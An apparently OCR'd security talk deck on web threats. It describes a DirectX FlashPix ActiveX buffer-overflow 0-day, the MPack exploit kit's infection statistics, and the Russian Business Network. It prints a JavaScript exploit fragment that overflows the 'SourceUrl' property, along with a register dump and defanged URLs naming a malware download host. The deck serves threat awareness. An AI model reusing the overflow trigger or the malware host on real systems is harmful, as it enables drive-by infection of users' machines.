- DirectX Media SDK was deprecated 2002.
- The vulnerability affects the 'SourceUrl' property of the 'DXSurface.LivePicture.FLashPix.1' ActiveX control.
- SourceURL parameter of more then 2088 bytes results in the ECX register becoming corrupt and later causing a call to an attacker-supplied address.

MS DirectX 0-Day

```
VulnerableCode:
mov     eax, [ecx]
push    1
call    dword ptr [eax] ; EAX is controlled through ECX
```

```
284 .
285 .function sdk_exploit()
286 .{
287 ..if (isMemory == false ) makeMemory();
288 ..var tmp = "\xOA\xOA\xOA\xOA";
289 ..var tmp_size = 1044;
290 ..while(tmp.length < (tmp_size * 2)) tmp += tmp;
291 ..tmp = tmp.substring(0, tmp_size);
292 ..sdk.SourceUrl = tmp;
293 ..location.reload();
294 .}
295 .
296 .function yahoo_exploit()
```


```
Registers (FPU)
EAX 00000000
ECX 00000074
EDX 0505FF51 ASCII "C:\U.exe"
EBX 0505FF51 ASCII "C:\U.exe"
ESP 01BCF9EC
EBP 01BCFB04
ESI 0505FFCE ASCII "http://xpsite.org/load/index.php?wmid=8&pid=1"
EDI 702F1A36

EIP 61495B15 urlmon.61495B15
```

MS DirectX 0-Day

- [hxxp]://xpsite.org/load/index.php?wmid=8&pid=1
  95eb8d5ef0ff76d9fcbe348a2185b4a51140ff5b 1

- [hxxp]://xpsite.org/load/index.php?wmid=9&pid=1
  ed0ae96942b03ab9000e368e0dcbbdc8242b7524 2



MPack Exploitation Toolkit

Cyber-crime at its best

- Sold like commercial software ($500-$1000).
- Technical support, developer upgrades.
- Embed and enjoy!
- Has a management console and analytics interface.

MPack Exploitation Toolkit

Cyber-Crime at its best

MPack v0.86 stat

Attacked hosts: (total/uniq)	
IE XP ALL	39062 - 35472
QuickTime	22 - 21
Win2000	2197 - 2073
Firefox	7166 - 7040
Opera7	214 - 211

Traffic: (total/uniq)	
Total traff:	53858 - 47831
Exploited:	11981 - 10222
Loads count:	5518 - 5155
Loader's response:	46.06% - 50.43%
User blocking:	ON
Country blocking:	OFF
Efficiency: 10.25% - 10.78%	


Country	Traff	Loads	Efficiency
RU - Russian federation	14223	1934	13.6
IL - Israel	3660	285	7.79
US - United states	3621	114	3.15
IN - India	3275	568	17.34
FR - France	2846	131	4.6
AU - Australia	2529	77	3.04
PL - Poland	2453	131	5.34
TR - Turkey	2013	259	12.87
UA - Ukraine	1905	288	15.12
BY - Belarus	1691	245	14.49

The Russian Business Network


Cyber-Crime at its best

- Organized cyber-crime conglomerate.
- Physically based in Russia.
- MPack, Storm Worm, Child Pornography, phishing, spam – you name it.
- International partners and affiliates.
- Provides safe haven and hosting for nefarious activities.
- Estimated revenues are > $150M.
- Untraceable in the physical realm.
- Owns an Autonomous System (AS40989)!
- Close synergy with mainstream mafia.
- Remember Bank of India?

Predicting the Threat Landscape




Cyber Threat Hype Cycle



(From "Hype Cycle for Cyberthreats, 2005," 22 September 2005)


Gartner


InfoSec Hype Cycle



Gartner

Customers are getting smarter





‘Phish for Beer’ Challenge - Anyone?


बचके रहो!
Play safe!